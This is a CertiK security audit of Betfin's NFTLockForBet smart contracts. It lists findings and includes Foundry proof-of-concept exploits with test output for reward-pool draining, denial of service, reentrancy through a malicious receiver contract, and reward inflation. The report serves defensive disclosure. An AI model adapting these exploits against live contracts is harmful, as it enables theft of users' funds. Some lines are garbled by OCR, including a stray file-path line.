CERTIK

Betfin NFT Lock Contracts

Security Assessment

CertiK Assessed on Nov 11th, 2024

CertiK Assessed on Nov 11th, 2024

Betfin NFT Lock Contracts

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
DeFi	Ethereum (ETH)	Formal Verification, Manual Review, Static Analysis
LANGUAGE	**TIMELINE**	**KEY COMPONENTS**
Solidity	Delivered on 11/11/2024	N/A

CODEBASE

nft-lock

View All in Codebase Page

COMMITS

- 9beb95a2442d5e4efe687e15c50cbfeee083ecc7
- da2548ba1b61cc10ca345b5773f5c5fe9642470b
- a114ac98f3f87a0a2cf35a90a76cd6f3cfb78c84

View All in Codebase Page

Vulnerability Summary

21	19	0	0	2	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
4	Major	3 Resolved, 1 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
3	Medium	3 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
10	Minor	10 Resolved	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
4	Informational	3 Resolved, 1 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | BETFIN NFT LOCK CONTRACTS

CODEBASE | BETFIN NFT LOCK CONTRACTS

Repository

nft-lock

Commit

- 9beb95a2442d5e4efe687e15c50cbfeee083ecc7
- da2548ba1b61cc10ca345b5773f5c5fe9642470b
- a114ac98f3f87a0a2cf35a90a76cd6f3cfb78c84
- db08f28b7dc223b4a5ad161f06bfcd8992b762a1

AUDIT SCOPE | BETFIN NFT LOCK CONTRACTS

9 files audited ● 1 file with Acknowledged findings ● 2 files with Resolved findings ● 6 files without findings

ID	Repo	File	SHA256 Checksum
NTL	betfinio/nft-lock	NFTLockForBet.sol	359220cc747c6ffe0b9b0874c820c60265437f09a6da0244db07ed3f7f29f2d8
NFL	betfinio/nft-lock	src/NFTLockForBet.sol	774711b0c7050a544baa52e4c807ffca710771e804dda332e2ed11e1ed57d47b
NFF	betfinio/nft-lock	src/NFTLockForBet.sol	2f825668d8c0bd99d73e7e58b8969a96988e26a0896201c5f7fe9c86396b590d
NFT	betfinio/nft-lock	NFTLockForBet.sol	b8e07ca37d946aaa93dc1d77ce3f64194cdcd1116c0492aaf9c745c1f7ceda82
FMB	betfinio/nft-lock	src/FullMath.sol	057375438429d4353f3f952c4d4a51515777f87b61234a2895b2c8d4aad19012
FMH	betfinio/nft-lock	src/FullMath.sol	057375438429d4353f3f952c4d4a51515777f87b61234a2895b2c8d4aad19012
NFB	betfinio/nft-lock	src/NFTLockForBet.sol	f79f160238fd82529e2d11a6c08fc85ef1f3a1be4cdd4475a158355b0a1dc850
FMU	betfinio/nft-lock	src/FullMath.sol	057375438429d4353f3f952c4d4a51515777f87b61234a2895b2c8d4aad19012
FMT	betfinio/nft-lock	FullMath.sol	057375438429d4353f3f952c4d4a51515777f87b61234a2895b2c8d4aad19012

APPROACH & METHODS | BETFIN NFT LOCK CONTRACTS

This report has been prepared for Betfin to discover issues and vulnerabilities in the source code of the Betfin NFT Lock Contracts project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Formal Verification, Manual Review, and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | BETFIN NFT LOCK CONTRACTS

Overview

The `NFTLockForBet` contract allows users to lock their position NFTs as part of a betting system. Users can lock their NFTs and earn rewards in the form of ERC20 tokens based on their locked token amounts and how long they keep their NFTs locked. The contract interacts with Uniswap V3 to fetch and calculate token amounts in a particular liquidity position, which are then used to determine the bet tokens associated with the locked NFTs.

Privileged Functions

In the `NFTLockForBet` contract, the admin roles are adopted to ensure the dynamic runtime updates of the project, which are specified in the finding `Centralization Risks in NFTLockForBet.sol`.

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community.

It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

External Dependencies

In `NFTLockForBet`, the contract relies on a few external contracts or addresses to fulfill the needs of its business logic.

The following are third dependencies contracts used within the contract:

- `openzeppelin`
- `UniswapV3-core`
- `UniswapV3-periphery`

The following are external addresses used within the contract:

- `_nftContract`: This contract is used to interact with `NFTLockForBet` contract.
- `_betToken`: This contract is an ERC20 token, the user's reward token.
- `_positionManager`: This contract wraps Uniswap V3 positions in the ERC721 non-fungible token interface.
- `_factory`: This contract deploys Uniswap V3 pools and manages ownership.

It is assumed that these contracts or addresses are trusted and implemented properly within the whole project.

FINDINGS | BETFIN NFT LOCK CONTRACTS

21	0	4	3	10	4
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Betfin NFT Lock Contracts. Through this audit, we have uncovered 21 issues ranging from different severity levels. Utilizing the techniques of Formal Verification, Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
NFL-02	Potential Zero Reward Calculated Due To Division Before Multiplication	Incorrect Calculation	Major	Resolved
NFT-05	Reward Pool Can Be Drained Due To Continuous Withdrawal	Logical Issue	Major	Resolved
NFT-15	Potential DoS Issue Due To Lack Of Input Validations	Logical Issue	Major	Resolved
NTL-01	**Centralization Risks In NFTLockForBet.Sol**	**Centralization**	**Major**	**Acknowledged**
NFL-03	Risk Of Reentrancy Attack Arising From In-Memory Data Not Persisting On The Blockchain	Logical Issue	Medium	Resolved
NFT-03	Potential Reward Calculation Issue With `betTokenAmount`	Design Issue	Medium	Resolved
NFT-10	Incorrect Solidity Version Of Uniswap V3 `FullMath`	Logical Issue	Medium	Resolved
NFF-01	Potential NFT Lockup If Recipient Contract Lacks `onERC721Received` Implementation	Logical Issue	Minor	Resolved
NFL-04	Improper Implementation Of Upper Bound Check	Logical Issue	Minor	Resolved
NFL-05	Missing Zero Address Validation	Volatile Code	Minor	Resolved

ID	Title	Category	Severity	Status
NFL-07	Potential Risks In External Calls	Volatile Code	Minor	Resolved
NFT-06	Unchecked ERC-20 `transfer()` / `transferFrom()` Call	Volatile Code	Minor	Resolved
NFT-07	Missing Zero Address Validation	Volatile Code	Minor	Resolved
NFT-08	Potential Reward Loss When Unlocking NFT	Design Issue	Minor	Resolved
NFT-12	Potential Insufficient Rewards	Design Issue	Minor	Resolved
NFT-13	Pull-Over-Push Pattern	Logical Issue	Minor	Resolved
NFT-14	Potential Out-Of-Gas Exception	Logical Issue	Minor	Resolved
NFL-06	Unused Internal Function	Coding Issue, Code Optimization	Informational	Resolved
NFT-09	Inconsistency Between Code And Error Message	Inconsistency	Informational	Acknowledged
NFT-16	Missing Error Messages	Coding Style	Informational	Resolved
NFT-17	Missing Emit Events	Coding Style	Informational	Resolved

NFL-02 POTENTIAL ZERO REWARD CALCULATED DUE TO DIVISION BEFORE MULTIPLICATION

Category	Severity	Location	Status
Incorrect Calculation	Major	src/NFTLockForBet.sol (10/10-da2548): 181, 205	Resolved

Description

Performing integer division before multiplication truncates the low bits, losing the precision of calculation, it could potentially result in the user's reward being zero.

```
function claimNFTs(uint256[] calldata tokenIds) external isClosed {
    ...

    for (uint256 i = 0; i < tokenIds.length; i++) {
        ...
        uint256 reward = (lockInfo.share / totalShares) * airdrop;
        ...
    }
}
```

Proof of Concept

```
    function test_Zero_Reward() public {
        //transfer reward tokens to contract
        vm.startPrank(owner);
        betTokenContract.transfer(address(nftLockForBet), 10000 * 10 ** 18);
        vm.stopPrank();
        //simulate with user
        vm.startPrank(user);
        nftContract.approve(address(nftLockForBet), 2103052);
        nftContract.approve(address(nftLockForBet), 2103068);
        //lock multi NFTs
        nftLockForBet.lockNFT(2103052, 60 days, user);
        nftLockForBet.lockNFT(2103068, 60 days, user);
        vm.stopPrank();

        nftLockForBet.closeLockService();
        vm.warp(block.timestamp+80 days);

        vm.startPrank(user);
        uint256 reward_before = betTokenContract.balanceOf(user);

        nftLockForBet.claimNFT(2103052);

        uint256 reward_after = betTokenContract.balanceOf(user);
        assertEq(reward_before, reward_after);          // user did not receive any
rewards
        vm.stopPrank();
    }
```

```
Ran 1 test for test/NFTLockForBet.t.sol:NFTLockTest
[PASS] test_Zero_Reward() (gas: 524657)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.24s (3.32ms CPU time)
```

Recommendation

We recommend applying multiplication before division to avoid loss of precision.

Alleviation

[Betfin Team, 11/04/2024]:

Issue acknowledged. The team resolved this issue in the commit hash a114ac98f3f87a0a2cf35a90a76cd6f3cfb78c84 by applying the airdrop multiplier first.

NFT-05 REWARD POOL CAN BE DRAINED DUE TO CONTINUOUS WITHDRAWAL

Category	Severity	Location	Status
Logical Issue	Major	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 235	Resolved

Description

In the `claimRewardByNftId` function of the `NFTLockForBet` contract, it is designed to allow NFT owners to claim rewards once the locking period has elapsed beyond the `closeLockTime`. However, the function exhibits a significant vulnerability that could potentially allow NFT owners to claim their rewards multiple times. This issue arises because the function lacks a mechanism to verify whether rewards have already been claimed for a given NFT. Without this check, an owner might repeatedly withdraw the same reward, thereby depleting the contract's reward reserves. This oversight in the contract's design could lead to the exhaustion of all allocated rewards.

```
235     function claimRewardByNftId(uint256 tokenId) external {
236         require(
237             block.timestamp >= closeLockTime + lockedNFTs[tokenId].lockPeriod
&& closeLockTime != 0,
238             "Claim too early"
239         );
240         uint256 betTokenAmount = getTokenAmounts(tokenId);
241         uint256 tokenClaimAmount = (totalBetAmount *
242             ((lockedNFTs[tokenId].lockPeriod) * (betTokenAmount))) /
243             lockedBetTotalValue;
244         require(tokenClaimAmount > 0, "No tokens to claim");
245         betToken.transfer(lockedNFTs[tokenId].owner, tokenClaimAmount);
246         emit RewardClaimed(lockedNFTs[tokenId].owner, tokenId, tokenClaimAmount
);
247     }
```

Proof of Concept

The POC based on the existing testing shows that users could repeatedly withdraw rewards.

```
    function test_POC1_DrainRewards() public {
        //transfer reward tokens to contract
        vm.startPrank(owner);
        betTokenContract.transfer(address(nftLockForBet), 10000 * 10 ** 18);
        vm.stopPrank();
        //simulate with user
        vm.startPrank(user);
        nftContract.approve(address(nftLockForBet), 2103052);
        nftContract.approve(address(nftLockForBet), 2103068);

        nftLockForBet.lockNFT(2103052, 3000, address(0));//lock for user
        nftLockForBet.lockNFT(2103068, 3000, user1);     //lock for user1
        vm.stopPrank();

        //close lock service
        nftLockForBet.closeLockService();
        closeTime = block.timestamp;
        vm.warp(block.timestamp + 6000);
        assertEq(block.timestamp, closeTime + 6000);
        console.log("User1's BET Amount is %d ether",
betTokenContract.balanceOf(user1) / 1e18);
        //user1 claim reward == 5000
        vm.startPrank(user1);
        uint256 loopCounter = 2;
        for (uint256 i; i < loopCounter; i++) {
            console.log("User1 claims reward with NFT#2103068");
            nftLockForBet.claimRewardByNftId(2103068);
        }
        console.log("User1's BET Amount is %d ether",
betTokenContract.balanceOf(user1) / 1e18);
        vm.stopPrank();
    }
```

Test restut:

```
% forge test --mt test_POC1_DrainRewards -vv
[⠊] Compiling...
[⠊] Compiling 1 files with 0.8.24
[⠊] Solc 0.8.24 finished in 1.12s
Compiler run successful!

Ran 1 test for test/NFTLock.t.sol:NFTLockTest
[PASS] test_POC1_DrainRewards() (gas: 649527)
Logs:
  User1's BET Amount is 0 ether
  User1 claims reward with NFT#2103068
  User1 claims reward with NFT#2103068
  User1's BET Amount is 10000 ether

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 839.36ms (5.78ms CPU
time)

Ran 1 test suite in 846.57ms (839.36ms CPU time): 1 tests passed, 0 failed, 0
skipped (1 total tests)
```

Recommendation

It is recommended to revise the code to prevent repeated withdrawals for the same lock.

Alleviation

[Betfin Team, 10/10/2024]:

Issue acknowledged. The team resolved this issue in the commit hash 374022f4bc593fcac79de8ca8c197bc3566a9104 by removing the `claimRewardByNftId()` function.

NFT-15 POTENTIAL DOS ISSUE DUE TO LACK OF INPUT VALIDATIONS

Category	Severity	Location	Status
Logical Issue	Major	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 82, 115	Resolved

Description

In the `NFTLockForBet` contract, there's a potential denial-of-service (DoS) issue related to NFT locking and reward withdrawals. The underlying problem is the lack of input validation for the `lockPeriod` during the locking process. A malicious user could set an excessively large `lockPeriod` while locking an NFT with minimal liquidity. This could lead to an extremely large `lockedBetTotalValue`, potentially causing a DoS situation. Firstly, normal users might be unable to lock their NFTs due to overflow. Secondly, since `lockedBetTotalValue` acts as a denominator in reward calculations and could be a very large number, the rewards for normal users might effectively become zero, thereby harming their interests.

Proof of Concept

The POC shows potential DoS issues due to lack of input validations.

```
function test_POC2_DoS1_LockNFT_Revert() public {
    //transfer reward tokens to contract
    vm.startPrank(owner);
    betTokenContract.transfer(address(nftLockForBet), 10000 * 10 ** 18);
    vm.stopPrank();
    //simulate with user
    vm.startPrank(user);
    nftContract.approve(address(nftLockForBet), 2103052);
    nftContract.approve(address(nftLockForBet), 2103068);

    uint256 betAmount = nftLockForBet.getTokenAmounts(2103052);
    nftLockForBet.lockNFT(2103052, type(uint256).max / betAmount, address(0));
    vm.expectRevert();
    nftLockForBet.lockNFT(2103068, 1e50, user1);
    vm.stopPrank();
}

function test_POC2_DoS2_ClaimRewards_Revert() public {
    //transfer reward tokens to contract
    vm.startPrank(owner);
    betTokenContract.transfer(address(nftLockForBet), 10000 * 10 ** 18);
    vm.stopPrank();
    //simulate with user
    vm.startPrank(user);
    nftContract.approve(address(nftLockForBet), 2103052);
    nftContract.approve(address(nftLockForBet), 2103068);

    nftLockForBet.lockNFT(2103052, 3000, address(0));//lock for user
    nftLockForBet.lockNFT(2103068, 1e50, user1);     //lock for user1
    vm.stopPrank();

    //close lock service
    nftLockForBet.closeLockService();
    closeTime = block.timestamp;
    vm.warp(block.timestamp + 6000);
    assertEq(block.timestamp, closeTime + 6000);
    vm.startPrank(user);
    console.log("User claims reward with NFT#2103052");
    vm.expectRevert(bytes("No tokens to claim"));
    nftLockForBet.claimRewardByNftId(2103052);
    vm.stopPrank();
}
```

Test results:

```
% forge test --mt test_POC2_DoS -vv
[⠊] Compiling...
[⠊] Compiling 1 files with 0.8.24
[⠊] Solc 0.8.24 finished in 1.34s
Compiler run successful!

Ran 2 tests for test/NFTLock.t.sol:NFTLockTest
[PASS] test_POC2_DoS1_LockNFT_Revert() (gas: 441762)
[PASS] test_POC2_DoS2_ClaimRewards_Revert() (gas: 615204)
Logs:
  User claims reward with NFT#2103052

Suite result: ok. 2 passed; 0 failed; 0 skipped; finished in 861.83ms (7.37ms CPU
time)

Ran 1 test suite in 869.63ms (861.83ms CPU time): 2 tests passed, 0 failed, 0
skipped (2 total tests)
```

Recommendation

It's recommended to validate the input `lockPeriod` within a proper range to prevent the DoS issues.

Alleviation

[Betfin Team, 10/10/2024]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/nft-lock/commit/374022f4bc593fcac79de8ca8c197bc3566a9104.

[CertiK, 10/14/2024]:

It's noted that the locking periods are not checked in the `lockMultipleNFTs` function.

[Betfin Team, 10/31/2024]:


Issue acknowledged. The team resolved this issue in the commit hash a60a8806b1f4a5b14f6120fbdbb39aca39828039 by verifying the maximum and minimum values of `lockPeriod` within the `lockMultipleNFTs` function.

NTL-01 | CENTRALIZATION RISKS IN NFTLOCKFORBET.SOL

Category	Severity	Location	Status
Centralization	**Major**	**NFTLockForBet.sol (11/08-db08f2): 269**	**Acknowledged**

Description

In the contract `NFTLockForBet`, the role `_owner` has authority over the functions shown in the diagram below.



After a user locks their NFTs, they can unlock the NFTs and claim rewards only if the owner sets the `closeLockTime`, so any compromise to the `_owner` account may allow the hacker to take advantage of this authority, impact the normal withdrawal of NFTs and rewards.

Additionally, `NFTLockForBet` contract inherits the `Ownable` contract from OpenZeppelin, the owner has the following authorities within the contract:

- `renounceOwnership()`: Leaves the contract without owner;
- `transferOwnership()`: Transfers ownership of the contract to a new account.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key

management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Betfin Team, 10/10/2024]:
Issue Acknowledged. The team removed the `openLockService()` function and only left the `closeLockService()` function.

[CertiK, 10/12/2024]:
Since the `closeLockService()` function determines whether users can claim their NFTs and rewards, it is recommended that the team monitor the contract's execution status and update `closeLockTime` promptly to ensure that claim-related functions can operate as expected.

It is also suggested to implement the aforementioned methods to avoid centralized failure. CertiK strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

NFL-03 RISK OF REENTRANCY ATTACK ARISING FROM IN-MEMORY DATA NOT PERSISTING ON THE BLOCKCHAIN

Category	Severity	Location	Status
Logical Issue	Medium	src/NFTLockForBet.sol (10/10-da2548): 169, 193	Resolved

Description

The `lockInfo` is defined as a memory-type struct. Consequently, any changes to its internal attribute values are not stored on the blockchain. As a result, these changes are ineffective.

```
168     function claimNFT(uint256 tokenId) external isClosed {
169     @>  LockInfo memory lockInfo = lockedNFTs[tokenId];
170         require(!lockInfo.claimed, "Already claimed");
171         require(
172             lockInfo.owner == _msgSender(),
173             "Not the owner of the locked NFT"
174         );
175         uint256 unlockTime = lockInfo.lockPeriod + closeLockTime;
176         require(
177             block.timestamp >= unlockTime,
178             "Lock period has not expired yet"
179         );
180      @> lockInfo.claimed = true;
181         uint256 reward = (lockInfo.share / totalShares) * airdrop;
182         nftContract.safeTransferFrom(address(this), _msgSender(), tokenId);
183         require(betToken.transfer(_msgSender(), reward), "Transfer failed");
184         emit Claimed(_msgSender(), tokenId, reward);
185     }```
186
187  In the above code, the `lockInfo.
claimed` doesn't change the state status and the `claimNFT` and `claimNFTs`
functions are vulnerable to reentrancy attack
.
```

Proof of Concept

The POC shows a potential reentrancy attack due to unchanged status.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.19;

import "forge-std/Test.sol";
import "forge-std/console.sol";
import "../src/NFTLockForBet.sol";
import "openzeppelin-contracts/contracts/token/ERC721/IERC721.sol";
import "openzeppelin-contracts/contracts/token/ERC20/IERC20.sol";
import "openzeppelin-contracts/contracts/token/ERC721/IERC721Receiver.sol";

//import "v3-periphery/interfaces/INonfungiblePositionManager.sol";

contract Recipient is IERC721Receiver {

    IERC721 public nftToken;
    uint256 public counter;
    NFTLockForBet public nftLock;

    constructor(address _nft, address _nftLock) {
        nftToken = IERC721(_nft);
        nftLock = NFTLockForBet(_nftLock);
    }

    function onERC721Received(
        address operator,
        address from,
        uint256 tokenId,
        bytes calldata
    ) public override returns (bytes4) {
        console.log("Recipient::onERC721Received: operation is %s, from is %s,
tokenId is %d", operator, from, tokenId);
        if (counter < 2) {
            counter++;
            nftToken.transferFrom(address(this), address(nftLock), tokenId);
            nftLock.claimNFT(tokenId);
        }

        return this.onERC721Received.selector;
    }

    function claim(uint256 tokenId) public {
        nftLock.claimNFT(tokenId);
    }

}

contract NFTLockTest is Test {
    NFTLockForBet public nftLockForBet;
    address public owner;
```

```
    address public user1;
    address public user;
    uint256[]  tokenIds;
    uint256 public closeTime;
    IERC721 public nftContract;
    IERC20 public betTokenContract;
    INonfungiblePositionManager public nftPositionManger;

    function setUp() public {
        owner = 0xE3D14216CC2fc7332538B3Cf7E9cc1f437BA0540;
        user = 0xE3D14216CC2fc7332538B3Cf7E9cc1f437BA0540;
        user1 = 0xb19b83eA23a65749900F4394597a77949247b2cd;
        vm.label(0xE3D14216CC2fc7332538B3Cf7E9cc1f437BA0540, "user");
        vm.label(0xb19b83eA23a65749900F4394597a77949247b2cd, "user1");

        nftPositionManger =
INonfungiblePositionManager(0xC36442b4a4522E871399CD717aBDD847Ab11FE88);
        tokenIds = [2103052, 2103068];
        /*uint256 forkId = vm.createFork("https://polygon.drpc.org");
        vm.selectFork(forkId);*/
        vm.createSelectFork("polygon", 62414767);
        vm.warp(1727601900);//2024-09-29 17:25:00
        nftLockForBet = new NFTLockForBet(
            0xC36442b4a4522E871399CD717aBDD847Ab11FE88,
            0xaBde7226731Ab38236e9615F1cCF5B1088B86505,
            0xC36442b4a4522E871399CD717aBDD847Ab11FE88,
            0x1F98431c8aD98523631AE4a59f267346ea31F984,
            1e5 ether
        );
        nftContract = IERC721(0xC36442b4a4522E871399CD717aBDD847Ab11FE88);
        betTokenContract = IERC20(0xaBde7226731Ab38236e9615F1cCF5B1088B86505);
        deal(address(0xaBde7226731Ab38236e9615F1cCF5B1088B86505),
address(nftLockForBet), 1e5 ether);
    }

    function test_reentrancy() public {
        uint256 tokenId = 2103052;
        Recipient recipient = new Recipient(address(nftContract),
address(nftLockForBet));
        vm.label(address(recipient), "Recipient");
        vm.startPrank(owner);
        betTokenContract.transfer(address(nftLockForBet), 5e5 ether);
        vm.stopPrank();
        //simulate with user
        vm.startPrank(user);
        nftContract.approve(address(nftLockForBet), tokenId);
        //lock multi NFTs
        nftLockForBet.lockNFT(tokenId, 60 days, address(recipient));
        vm.stopPrank();
```

```
        nftLockForBet.closeLockService();
        vm.warp(block.timestamp + 80 days);
        showBalance(address(recipient));
        console.log("Claim NFT from Recipient");
        recipient.claim(tokenId);
        showBalance(address(recipient));
    }

    function showBalance(address account) internal view {
        console.log("%s's BET amount is %d", vm.getLabel(account),
betTokenContract.balanceOf(account));
    }
}
```

Test result:

```
% forge test --mt test_reentrancy -vvv
[⠊] Compiling...
[⠒] Compiling 1 files with Solc 0.8.27
[⠊] Solc 0.8.27 finished in 1.12s
Compiler run successful!

Ran 1 test for test/NFTLock.t.sol:NFTLockTest
[PASS] test_reentrancy() (gas: 911941)
Logs:
  Recipient's BET amount is 0
  Claim NFT from Recipient
  Recipient::onERC721Received: operation is
0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, from is
0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, tokenId is 2103052
  Recipient::onERC721Received: operation is
0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, from is
0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, tokenId is 2103052
  Recipient::onERC721Received: operation is
0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, from is
0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, tokenId is 2103052
  Recipient's BET amount is 300000000000000000000000

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 943.57ms (4.02ms CPU
time)

Ran 1 test suite in 947.83ms (943.57ms CPU time): 1 tests passed, 0 failed, 0
skipped (1 total tests)
```

Recommendation

We recommend reconsidering the use of this modifier. If the intention is to update data on the blockchain, we suggest using the `storage` modifier.

Alleviation

[Betfin Team, 10/31/2024]:

Issue acknowledged. The team resolved this issue in the commit hash a60a8806b1f4a5b14f6120fbdbb39aca39828039 by using the `storage` modifier for the variables instead of `memory` modifier.

NFT-03 POTENTIAL REWARD CALCULATION ISSUE WITH `betTokenAmount`

Category	Severity	Location	Status
Design Issue	Medium	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 241~243	Resolved

Description

When locking an NFT, `betTokenAmount` records the equivalent `amount0` and `amount1` for the current NFT and accumulates it in `lockedBetTotalValue`. Users can calculate their claimable rewards based on `betTokenAmount` and `lockedBetTotalValue`. However, since `betTokenAmount` fluctuates with pool transactions, this could lead to the reward exceeding the `totalBetAmount`, potentially making it unclaimable.

Additionally, since the `betTokenAmount` is determined based on current positions, a malicious user could initially lock an NFT with low liquidity, and then add more liquidity close to the end of the lock period. This strategy would raise the `betTokenAmount`, enabling them to gain more rewards by locking only a small amount of liquidity initially.

Proof of Concept

The following POC shows that the `betTokenAmount` will increase if new liquidity is added into NFT position. As a result, the total claimable rewards will be more than `totalBetAmount`.

```
    function test_lockNft_addLiquidity() public {
        //transfer reward tokens to contract
        vm.startPrank(owner);
        betTokenContract.transfer(address(nftLockForBet), 10000 * 10 ** 18);
        vm.stopPrank();

        //simulate with user
        uint256 tokenId = 2103068;
        vm.startPrank(user);
        nftContract.approve(address(nftLockForBet), tokenId);
        nftLockForBet.lockNFT(tokenId, 3000, address(0));//lock for user
        console.log("Amount after locking is %d",
nftLockForBet.getTokenAmounts(tokenId));

        //add liquidity to specified tokenId
        deal(user, 1000 ether);
        deal(address(betTokenContract), user, 1e5 ether);

        INonfungiblePositionManager.IncreaseLiquidityParams memory params
        = INonfungiblePositionManager.IncreaseLiquidityParams(
            tokenId, 100 ether, 1000 ether, 0, 0, block.timestamp
        );
        nftPositionManger.increaseLiquidity(params);
        vm.stopPrank();

        vm.warp(1727601900+1);
        nftLockForBet.closeLockService();

        vm.warp(1727601900+3100);
        vm.startPrank(user);
        // claim reward after timestamp reached the lockTime
        console.log("Amount before unlocking is %d",
nftLockForBet.getTokenAmounts(tokenId));
        // vm.expectRevert("ERC20: transfer amount exceeds balance");
        nftLockForBet.claimRewardByNftId(tokenId);

        vm.stopPrank();

    }
```

```
[FAIL. Reason: revert: ERC20: transfer amount exceeds balance]
test_lockNft_addLiquidity() (gas: 745351)
Logs:
  Amount after locking is 999999999999999999998
  Amount before unlocking is 1999999999999999999996

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 784.55ms
```

Recommendation

It's recommended to refactor logic in `claimRewardByNftId` function to mitigate the issue.

Alleviation

[Betfin Team, 10/10/2024]:
Issue acknowledged. The team resolved this issue in the commit hash 374022f4bc593fcac79de8ca8c197bc3566a9104 by removing the `claimRewardByNftId()` function. In the latest commit, the user's reward is now calculated based on the share recorded when locking NFTs.

NFT-10 INCORRECT SOLIDITY VERSION OF UNISWAP V3 `FullMath`

Category	Severity	Location	Status
Logical Issue	Medium	NFTLockForBet.sol (9beb95a2442d5e4efe687e15c50cbfeee083ecc7): 367~371, 431~435	Resolved

Description

In the `NFTLockForBet` contract, the `mulDiv` and `mulDivRoundingUp` functions are sourced from the FullMath contract in Uniswap v3-core. This `FullMath` is compatible with Solidity versions `>=0.4.0 <0.8.0`, supporting operations where intermediate values may exceed 256 bits. However, the `NFTLockForBet` contract utilizes Solidity version ^0.8.20, which includes built-in overflow and underflow protections. Consequently, these functions might not work as expected when built with Solidity version 0.8.0 or newer.

Recommendation

It's recommended to derive the both functions from the **0.8** version.

Alleviation

[Betfin Team, 10/10/2024]:
